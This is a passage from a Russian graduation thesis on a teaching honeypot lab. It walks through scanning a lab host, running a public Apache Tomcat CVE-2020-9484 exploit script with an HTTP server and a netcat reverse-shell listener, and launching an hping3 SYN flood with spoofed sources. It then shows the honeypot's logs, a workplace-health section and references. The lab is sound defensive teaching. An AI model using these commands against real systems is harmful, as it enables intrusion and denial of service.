2021-05-22 12:54:21 INPUT COMMAND /home/ubuntu
2021-05-22 12:53:37 INPUT COMMAND pager
2021-05-22 12:53:37 INPUT COMMAND sh -c pager
2021-05-22 12:53:37 INPUT COMMAND dpkg-query --list -- sudo
2021-05-22 12:53:37 INPUT COMMAND dpkg -l sudo
2021-05-22 12:53:29 INPUT COMMAND sudo -v
```

Рисунок 79 – Просмотр файла «input_command.log»


В разделе с файлом «input_command.log» будут отображены команды по открытию и созданию файлов формата «.с», команды по сборке программ через компилятор «gcc», команды по запуску исполняемых файлов, в ходе который происходит обращение к системным файлам, связанным с учетной записью суперпользователя.

Таким образом honeypot-система собрала всю информацию, связанную с выполнением в honeypot-системе команд по получению прав пользователя «root».

Изучение механизма получения доступа к объекту сетевой инфраструктуры методом эксплуатации общеизвестной уязвимости.

Необходимо переключиться на машину «Hack-Machine», используемую в качестве системы для проведения атак. В случае, когда атаки типа подбора учетных данных завершаются не удачно, существует возможность получить доступ к системе через эксплуатацию общеизвестных уязвимостей.

В ходе проведения сетевой разведки объекта атаки с помощью утилиты «nmap» кроме открытого 22 порта были найдены 80 и 8080 открытые порты (см. рисунок 80).



```
user@hack:~$ nmap -p 21,22,23,53,80,389,443,3306,5432,5910,8080 -sV 192.168.110.110
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-22 12:32 MSK
Nmap scan report for 192.168.110.110
Host is up (0.00060s latency).

PORT      STATE SERVICE      VERSION
21/tcp    closed ftp
22/tcp    open  ssh          OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
23/tcp    closed telnet
53/tcp    closed domain
80/tcp    open  http         Apache httpd 2.4.41 ((Ubuntu))
389/tcp    closed ldap
443/tcp    closed https
3306/tcp   closed mysql
5432/tcp   closed postgresql
5910/tcp   closed cm
8080/tcp   open  http         Apache Tomcat 9.0.27
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.75 seconds
user@hack:~$
```

Рисунок 80 – Результаты проведения сетевой разведки

Версия службы «Apache httpd», развернутая на 80 порту атакуемой системы, является актуальной и не имеет общеизвестных уязвимостей.

Однако версия службы «Apache Tomcat», развернутая на 8080 порту, имеет общеизвестную уязвимость - CVE-2020-9484. В результате эксплуатации данной уязвимости можно произвести удаленное выполнение кода, тем самым скомпрометировав службу «Apache Tomcat» атакуемой системы.

Для эксплуатации данной уязвимости системы на виртуальной машине «Hack-Machine» необходимо открыть терминал. Далее необходимо выполнить переход в директорию «tomcat_exploit» (см. рисунок 81).

```
user@hack:~/sudo_exploit$ cd ..
user@hack:~$ ls
password.txt  tomcat_exploit  Видео  Загрузки  Музыка  'Рабочий стол'
sudo_exploit  username.txt    Документы  Изображения  Общедоступные  Шаблоны
user@hack:~$ cd tomcat_exploit/
user@hack:~/tomcat_exploit$
```

Рисунок 81 – Выполнение перехода в директорию «tomcat_exploit»

Далее необходимо выполнить просмотр директории «tomcat_exploit» (см. рисунок 82). После необходимо выполнить просмотр файл «exploit.sh» (см. рисунок 82). Кроме этого, необходимо выполнить проверку, что переменная «remote_ip» в данном файле имеет значение IP-адреса системы, используемой в качестве проведения атак (см. рисунок 82).

```
user@hack:~/tomcat_exploit$ ls
exploit.sh
user@hack:~/tomcat_exploit$ cat exploit.sh
#!/bin/bash
# Exploit Title: Apache Tomcat RCE by deserialization
# Exploit Author: Pentestical (@ptestical)
# Date: 31.12.2020
# CVE-ID: CVE-2020-9484
# Version: Apache Tomcat 9.0.27
# Tested on: Kali Linux 2020.4

# Remote Code Execution by Deserialization

# your attacker IP, set to your own IP address
remote_ip="192.168.110.150" # change this

# optional:
port=4444
target_ip="$1"
target_port=8080 # default port
```

Рисунок 82 – Подготовительный процесс для эксплуатации общеизвестной уязвимости

Также для выполнения эксплуатации уязвимости на сервис «Apache Tomcat» необходимо выполнить прослушивание http-сервера на 80 порту. Для этого необходимо открыть новую вкладку терминала и выполнить команду по запуску прослушивания с помощью python3 (см. рисунок 83).

```
user@hack:~$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Рисунок 83 – Выполнение процесса прослушивания http-сервера

Также необходимо запустить утилиту netcat на определенном порту с целью развертывания обратной оболочки, если эксплуатация уязвимости

пройдет успешно. Для этого необходимо открыть еще одну вкладку терминала и выполнить команду по запуску netcat (см. рисунок 84).

```
user@hack:~$ nc -nvlp 4444
listening on [any] 4444 ...
```

Рисунок 84 – Процесс развертывания обратной оболочки с помощью netcat

Далее необходимо вернуться во вкладку терминала, где выполнялся просмотр файл «exploit.sh». После необходимо выдать данному файлу права на выполнение и запустить данный скрипт (см. рисунок 85).

```
user@hack:~/tomcat_exploit$ chmod +x exploit.sh
user@hack:~/tomcat_exploit$ ./exploit.sh 192.168.110.110
```

Рисунок 85 – Запуска файла «exploit.sh»

В процессе запуска файла «exploit.sh» создаются файлы для эксплуатации общеизвестной уязвимости службы «Apache Tomcat» (см. рисунок 86), после чего программа выводит информацию об успешном завершении своей работы (см. рисунок 87).

```
user@hack:~/tomcat_exploit$ sudo ./exploit.sh 192.168.110.110

[+] Checking if you have installed ysoserial..
[+] Found ysoserial-master.jar!
[+] Trying to create payload files..
[+] Creating payload.sh file..
[+] Finished!
[+] Trying to create first ysoserial payload file
[+] Finished!
[+] Trying to create second ysoserial payload file
[+] Finished!
[+] Trying to create last ysoserial payload file
[+] Finished!
[+] Successfully created all files!
```

Рисунок 86 – Результаты запуска эксплойта общеизвестной уязвимости службы «Apache Tomcat»

```
<p><b>Type</b> Status Report</p><p><b>Message</b> 5#47;upload.jsp</p><p><b>Description</b> The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.</p><hr class="line" /><h3>Apache Tomcat/9.0.27</h3></body></html><!doctype html><html lang="en"><head><title>HTTP Status 404 - Not Found</title><style type="text/css">h1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} h2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} h3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} body {font-family:Tahoma,Arial,sans-serif;color:black;background-color:white;} b {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;} p {font-family:Tahoma,Arial,sans-serif;background:white;color:black;font-size:12px;} a {color:black;} a.name {color:black;} .line {height:1px;background-color:#525D76;border:none;}</style></head><body><h1>HTTP Status 404 - Not Found</h1><hr class="line" /><p><b>Type</b> Status Report</p><p><b>Message</b> 5#47;upload.jsp</p><p><b>Description</b> The origin server did not find a current representation for the target resource or is not willing to disclose that one exists.</p><hr class="line" /><h3>Apache Tomcat/9.0.27</h3></body></html>
[+] Finished!
[+] If you don't have a reverse shell, try to run it again!
```

Рисунок 87 – Результаты запуска эксплойта общеизвестной уязвимости службы «Apache Tomcat»

Несмотря на то, что эксплойт завершился успешно, можно наблюдать информацию о том, что служба «Apache Tomcat» атакуемого объекта возвращает ошибку, связанную с тем, что служба не может найти файл, через который выполняется эксплуатация уязвимости.

Таким образом такая атака, несмотря на наличие общедоступной уязвимости, пройдет неуспешно. После проведения атаки необходимо выполнить команду по остановке сервера http на 80 порту, а также команду по остановке работы утилиты «netcat».

Изучение принципа работы honeypot-системы при получении злоумышленником доступа к honeypot-системе методом эксплуатации общеизвестной уязвимости.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. Далее необходимо выполнить просмотр раздела с файлом «docker_net.log» (см. рисунок 88).




Рисунок 88 – Просмотр файла «docker_net.log»


По отображаемой информации можно сделать вывод, что пользователь с IP-адресом 192.168.110.150 производил множественную отправку пакетов на порт 8080 honeypot-системы.

Таким образом honeypot-система зафиксировала события, связанные с атакой на службу «Apache Tomcat».

Изучение механизма проведения DDoS-атак методом TCP-flood на объект сетевой инфраструктуры.

Необходимо переключиться на машину «Hack-Machine», используемую в качестве системы для проведения атак. Еще одной разновидностью атак на объект сетевой инфраструктуры являются DDoS-атаки. Такой тип атак не позволит получить доступ к объекту, однако сможет вывести из строя всю систему. Для проведения DDoS-атак будет применяться утилита «hping3».

Для этого необходимо выполнить переход в домашнюю директорию пользователя «user» (см. рисунок 89). Далее с правами суперпользователя запустить утилиту «hping3» в режиме «flood» для отправки множества пакетов на 80 порт атакуемой системы (ip-адрес системы) (см. рисунок 89). Также с помощью дополнительных параметров утилита «hping3» будет отправлять определенное количество пакетов с одинаковым размером, при этом делая задержку при отправке пакетов. Кроме этого, ключ «--rand-source» позволит отправлять пакеты с разных IP-адресов (см. рисунок 89).



```
user@hack:~/tomcat_exploit$ cd ..  
user@hack:~$ sudo hping3 -c 1000 -d 120 -S -w 64 -p 80 --flood --rand-source 192.168.110.110
```

Рисунок 89 – Реализация DDoS-атаки через утилиту «hping3»

Через некоторое время (10-15 секунд) необходимо остановить выполнение работы утилиты «hping3». После этого проверить доступность атакуемой системы с помощью команды «ping». В случае отсутствия доступа к системе, можно утверждать, что DDoS-атака прошла успешно. Если же атакуемая система доступна через команду «ping», значит атака прошла не успешно. В результате работы утилиты «hping3» и проведения DDoS-атаки система должна быть доступна.

Изучение принципа работы honeypot-системы в ходе проведения злоумышленником DDoS-атак методом TCP-flood.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. Необходимо выполнить

просмотр файла «docker_net.log» в информационной панели «Grafana» (см. рисунок с 90 по 91).




Рисунок 90 – Просмотр файла «docker_net.log»

```
2021-05-22 13:03:44 IP 101.206.146.2.48152 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 91.245.207.200.48151 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 58.204.239.160.48150 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 173.247.113.168.48149 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 204.202.247.34.48148 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 216.114.202.245.48147 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 246.214.29.137.48146 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 195.143.202.168.48145 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 53.109.34.237.48143 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 114.142.204.232.48142 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 107.164.53.65.48140 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 178.213.232.97.48139 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 143.12.146.173.48138 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 154.250.80.125.48137 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 2.168.54.231.48136 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 204.119.95.168.48135 > 192.168.0.129.80: tcp 20
2021-05-22 13:03:44 IP 69.207.49.118.48134 > 192.168.0.129.80: tcp 20
```

Рисунок 91 – Просмотр файла «docker_net.log»

В результате просмотра раздела с файлом «docker_net.log» будет отображена информация о том, что производились множественные попытки отправки пакетов с разных IP-адресов на один порт honeypot-системы. Данным портом является 80 порт. Далее необходимо выполнить просмотр размера файла «docker_net.log» в терминале Linux (см. рисунок 92).

```
user@honeypot:~/honeypot$ ls -lh /var/log/honeypot/docker_net.log
-rw-r--r-- 1 root root 5,8M мая 22 13:03 /var/log/honeypot/docker_net.log
user@honeypot:~/honeypot$
```

Рисунок 92 – Просмотр размера файла «docker_net.log»



```
2021-05-31 23:58:01 12345
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 password
2021-05-31 23:58:01 08MI_3q
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 123456
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 ubuntu
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 alpine
2021-05-31 23:58:01 user
2021-05-31 23:58:01 , %da
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 UsePAM yes
2021-05-31 23:58:01 eth1YQYQ
2021-05-31 23:58:01 toor
2021-05-31 23:58:01 user
```

Рисунок 95 – Просмотр файла «password_honeypot.log»

В результате просмотра данного файла можно наблюдать, какие пароли использовались злоумышленниками при попытках авторизации в honeypot-системе. Таким образом, honeypot-система зафиксировала всю информацию на различных этапах проведения сетевой атаки.

9 Проверка работоспособности учебной модели высокоинтерактивной honeypot-системы

Проверка работоспособности учебной модели высокоинтерактивной honeypot-системы проводилась на основе разработанных заданий, приведенных в разд. 8 выпускной квалификационной работы.

В ходе тестирования система работала успешно, без ошибок и предупреждений.

10 Вредные психофизиологические факторы, влияющие на психоэмоциональное состояние специалиста по защите информации. Методы и средства физической культуры, снижающие их воздействие

В соответствии с «ГОСТ 12.0.003-2015. Межгосударственный стандарт. Система стандартов безопасности труда. Опасные и вредные производственные факторы. Классификация» [20] вредные производственные факторы, обладающие свойствами психофизиологического воздействия на организм человека, подразделяют:

- на физические перегрузки, связанные с тяжестью трудового процесса;
- нервно-психические перегрузки, связанные с напряженностью трудового процесса [20].

К вредоносным психофизиологическим факторам, влияющим на психоэмоциональное состояние специалиста по защите информации, относятся именно нервно-психические перегрузки. Данные перегрузки подразделяют:

- на умственное перенапряжение, в том числе вызванное информационной нагрузкой;
- перенапряжение анализаторов, в том числе вызванное информационной нагрузкой;
- монотонность труда, вызывающая монотонию;
- эмоциональные перегрузки.

Умственное переутомление – достаточно серьезное состояние, которое может стать причиной ухудшения здоровья [21]. Чаще всего оно представляет из себя усталость в связи с недостатком отдыха при работе. Однако такой вид переутомления может вызвать более серьезные проблемы со здоровьем, такие как: проблемы со сном, головные боли, потеря концентрации.

Перенапряжение анализаторов связано со зрительным утомлением организма человека. Вызвано это перенапряжением тем, что происходит большое количество считывания информации с экрана дисплея или монитора,

производится ввод информации или выполняется работа в диалоговом режиме [22].

Монотонной работой называют такую работу, отличительными признаками которой служит однообразие рабочих действий, их многократное повторение и небольшая длительность [23]. Также работа, состоящая из выполнения одинаковых операций, также считается монотонной. В результате всех монотонных работ человек теряет интерес к работе и у него возникает состояние «производственной скуки». Кроме этого, монотонная работа отрицательно сказывается на эффективности работы сотрудника.

Эмоциональные перегрузки вызывают изменения функционального состояния центральной нервной системы. Данный фактор связан с напряженной и ответственной работой, с работой, где возникает риск жизни и здоровья человека. Кроме этого, эмоциональные перегрузки могут возникать из-за конфликтной обстановки на рабочем месте сотрудника. В результате эмоциональных перегрузок человек становится раздражённым, у него могут возникать чувства тревоги, страха, испуга и гнева.

Специалисты по защите информации подвержены всем описанным выше перегрузкам, так как специфика работы данных специалистов включает в себя большое количество времени проведения за средствами вычислительной техники. Кроме этого, специфика работы специалистов по защите информации требует высокого уровня ответственности от сотрудников. Поэтому важно, минимизировать влияния психофизиологических факторов, влияющих на психоэмоциональное состояние специалиста по защите информации. В этом могут помочь различные методы и средства физической культуры.

Так, для снижения умственного перенапряжения необходимо делать небольшие перерывы в течение рабочего дня. Например, раз в час при работе за компьютером выполнять познотонические упражнения в течении нескольких минут, а через каждые 2 часа делать минутные динамические упражнения, такие как бег на месте с глубоким дыханием. Кроме этого,

необходимо выполнять пешие прогулки до и после рабочего дня, а также бывать на открытом воздухе.

Для снижения перенапряжения анализаторов необходимо в течение всего рабочего дня выполнять упражнения для глаз. Так, в течение каждых 2 часов нужно делать гимнастику для глаз в расслабленном состоянии. При возникновении болей в шее или в области висков, необходимо сначала выполнить упражнения для этих зон. При выполнении упражнений для глаз необходимо глубоко дышать, так как при работе глазные мышцы должны активно насыщаться кислородом.

Для того, чтобы снизить монотонность труда, необходимо объединять малосодержательные работы в более сложные, одна работа должна быть продолжительностью не менее 30 секунд [23]. Действия и задачи, выполняемые в ходе рабочего дня, должны быть разнообразными, при этом необходимо чередовать более сложные задачи с легкими. Кроме этого, необходимо соблюдать активный образ жизни, делать кратковременные перерывы для отдыха в рабочее время. Также важно соблюдать правильный ритм и темп работы [23].

Для предотвращения эмоциональной перегрузки в рабочее время необходимо правильно питаться и следить за здоровьем, а в случае проблем обращаться к необходимым специалистам. Также избежать эмоциональную перегрузку помогут новые увлечения и активный отдых. В рабочее время необходимо пить больше воды и выполнять глубокие дыхательные упражнения. Правильный сон также важный элемент, позволяющий предотвратить эмоциональную перегрузку. В рабочем коллективе необходимо выстраивать дружественные отношения с коллегами, проводить совместные активные мероприятия.

Заключение

В результате выполнения выпускной квалификационной работы была разработана учебная модель высокоинтерактивной honeypot-системы, позволяющая изучить механизмы обнаружения атак на сетевую инфраструктуру. Также был разработан виртуальный стенд, применяемый для изучения механизмов обнаружения атак на сетевую инфраструктуру.

Разработанный виртуальный стенд обеспечивал выполнение следующих учебных заданий:

- изучение принципа работы honeypot-системы;
- изучение возможных векторов атак на honeypot-систему.

В ходе дипломного проектирования было выполнено описание классификации honeypot-технологий. Был произведен обзор существующих общедоступных реализаций honeypot-систем. После чего в ходе написания отчета о выпускной квалификационной работе было выполнено описание архитектуры, разработанной высокоинтерактивной honeypot-системы, а также выполнено описание всех ее модулей. Также был разработан алгоритм работы honeypot-системы.

Кроме этого, в ходе выполнения дипломного проектирования были реализованы модули учебной модели высокоинтерактивной honeypot-системы. Был разработан модуль управления honeypot-системой, разработан модуль, реализующий механизм «обмана» злоумышленника, реализован модуль обнаружения факта атаки на honeypot-систему, реализован модуль сбора и визуализации данных о действиях злоумышленника. После реализации всех модулей учебной модели высокоинтерактивной honeypot-системы было разработано описание порядка выполнения учебных заданий для изучения механизма обнаружения атак на сетевую инфраструктуру. В составе сформулированных учебных заданий была описана и продемонстрирована работа honeypot-системы.

Разработанное описание порядка выполнения учебных заданий позволит будущим специалистам по защите информации познакомиться с работой honeypot-технологий, изучить возможные вектора сетевых атак, а также получить такие профессиональные компетенции, как:

- способность проводить анализ защищенности автоматизированным систем (ПК-3);

- способность разрабатывать модели угроз и модели нарушителя информационной безопасности автоматизированной системы (ПК-4);

- способность проводить инструментальный мониторинг защищенности информации в автоматизированной системе и выявлять каналы утечки информации (ПК-17);

- способность администрировать подсистему информационной безопасности автоматизированной системы (ПК-26).

Таким образом, все пункты технического задания на выпускную квалификационную работу были выполнены в полном объеме.

В процессе выполнения выпускной квалификационной работы были подготовлены и опубликованы статьи в:

- сборнике статей VIII Всероссийской межвузовской научно-практической конференции «Информационные технологии в науке и образовании. Проблемы и перспективы 2021» на тему «Классификация honeypot-технологий. Обзор программных реализаций honeypot с низким уровнем взаимодействия» [24];

- журнале «Инжиниринг и технологии 2021. – Vol.6(1)» сетевого научного издания «Инжиниринг и технологии» на тему «Анализ программных реализаций Honeypot-технологий с высоким уровнем взаимодействия» [25];

- сборнике статей III Всероссийской научно-технической конференции «Безопасность информационных технологий» на тему «Реализация высокоинтерактивной honeypot-системы для обнаружения сетевых атак» [26].

Список используемых источников

1 Analysis Of Using Firewall And Single Honeypot. In Training Attack On Wireless Network. - [Электронный ресурс]. - Режим доступа: <https://iopscience.iop.org/article/10.1088/1742-6596/930/1/012038/pdf> (дата последнего обращения: 08.06.2021).

2 Compte Rendu de Projet. Étude des Honeypots. - [Электронный ресурс]. - Режим доступа: <https://arthurbachelet.me/assets/Project/Files/Honeypots.pdf> (дата последнего обращения: 08.06.2021).

3 Taxonomy of Honeynet Solutions. - [Электронный ресурс]. - Режим доступа: https://www.researchgate.net/publication/283939692_Taxonomy_of_Honeynet_Solutions (дата последнего обращения: 08.06.2021).

4 Intrusion Detection FAQ: What is a Honeypot? - [Электронный ресурс]. - Режим доступа: <https://www.sans.org/security-resources/idfaq/honeypot3.php> (дата последнего обращения: 08.06.2021).

5 Enabling an Anatomic View to Investigate. Honeypot Systems: A Survey. - [Электронный ресурс]. - Режим доступа: <https://ieeexplore.ieee.org/document/8098608> (дата последнего обращения: 08.06.2021).

6 Honeypot: Concepts, Types and Working. - [Электронный ресурс]. - Режим доступа: <https://www.ijedr.org/papers/IJEDR1504100.pdf> (дата последнего обращения: 08.06.2021).

7 Virtual Honeypots: From Botnet Tracking to Intrusion Detection. - [Электронный ресурс]. - Режим доступа: https://www.researchgate.net/publication/220690484_Virtual_Honeypots__From_Botnet_Tracking_to_Intrusion_Detection (дата последнего обращения: 08.06.2021).

8 R. McGrew. Experiences with honeypot systems: Development, deployment, and analysis. - [Электронный ресурс]. - Режим доступа:

<https://ieeexplore.ieee.org/document/1579742> (дата последнего обращения: 08.06.2021).

9 PentBox. - [Электронный ресурс]. - Режим доступа: <https://github.com/technicaldada/pentbox> (дата последнего обращения: 08.06.2021).

10 Dionaeea low interaction honeypot. - [Электронный ресурс]. - Режим доступа: <https://github.com/rep/dionaeea> (дата последнего обращения: 08.06.2021).

11 Getting Started With HoneyPy. - [Электронный ресурс]. - Режим доступа: <https://www.signalsciences.com/blog/getting-started-with-honey-py-part-1/> (дата последнего обращения: 08.06.2021).

12 Honeyd: virtual honeypots. - [Электронный ресурс]. - Режим доступа: <https://github.com/DataSoft/Honeyd> (дата последнего обращения: 08.06.2021).

13 T-Pot 20.06. - [Электронный ресурс]. - Режим доступа: <https://github.com/telekom-security/tpotce> (дата последнего обращения: 08.06.2021).

14 Lyrebird is a high-interaction honeypot framework. - [Электронный ресурс]. - Режим доступа: <https://hub.docker.com/r/lyrebird/honeypot-base/> (дата последнего обращения: 08.06.2021).

15 Dockpot - high interaction SSH honeypot. - [Электронный ресурс]. - Режим доступа: <https://www.honeynet.org/projects/active/dockpot/> (дата последнего обращения: 08.06.2021).

16 Modern Honey Network. - [Электронный ресурс]. - Режим доступа: <https://github.com/pwnlandia/mhn> (дата последнего обращения: 08.06.2021).

17 Sysdig - [Электронный ресурс]. - Режим доступа: <https://github.com/draios/sysdig> (дата последнего обращения: 08.06.2021).

18 Grafana Loki - [Электронный ресурс]. - Режим доступа: <https://grafana.com/oss/loki/> (дата последнего обращения: 08.06.2021).

19 Pipework - [Электронный ресурс]. - Режим доступа: <https://github.com/jpetazzo/pipework> (дата последнего обращения: 08.06.2021).

20 ГОСТ 12.0.003-2015. Межгосударственный стандарт. Система стандартов безопасности труда. Опасные и вредные производственные факторы. Классификация - [Электронный ресурс]. - Режим доступа: <https://docs.cntd.ru/document/1200136071> (дата последнего обращения: 08.06.2021).

21 Умственное переутомление - [Электронный ресурс]. - Режим доступа: <https://cenyvaptekah.ru/articles/umstvennoe-pereutomlenie-cg> (дата последнего обращения: 08.06.2021).

22 Зрительная утомляемость. Причины и профилактика - [Электронный ресурс]. - Режим доступа: <http://provisor.com.ua/archive/2007/N19/zrenie.php> (дата последнего обращения: 08.06.2021).

23 Психофизиологические опасные и вредные производственные факторы - [Электронный ресурс]. - Режим доступа: <https://leksi.org/13-33494.html> (дата последнего обращения: 08.06.2021).

24 Дёмочкин, А.С. Классификация honeypot-технологий. Обзор программных реализаций honeypot с низким уровнем взаимодействия / А.С. Дёмочкин, А.П. Иванов // Информационные технологии в науке и образовании. Проблемы и перспективы: сб. ст. по материалам VIII Всероссийской. межвузовской. науч.-практической. конференции. Под редакцией Л.Р. Фионовой. - Пенза: Изд-во ПГУ, 2021. - С. 381-396.

25 Дёмочкин А.С. Анализ программных реализаций Honeypot-технологий с высоким уровнем взаимодействия / А.С. Дёмочкин, А.П. Иванов // Инжиниринг и технологии. – 2021. – Vol. 6(1). – С. 1–8. – DOI 10.21685/2587-7704-2020-6-1-9.

26 Дёмочкин А.С. Реализация высокоинтерактивной honeypot-системы для обнаружения сетевых атак / А.С. Дёмочкин, А.П. Иванов // Безопасность информационных технологий : сб. науч. ст. по материалам III Всерос. науч.-техн. конф. – Пенза : Изд-во ПГУ, 2021. – С. 27–34.

Приложение А
(обязательное)
Алгоритм работы honeypot-системы

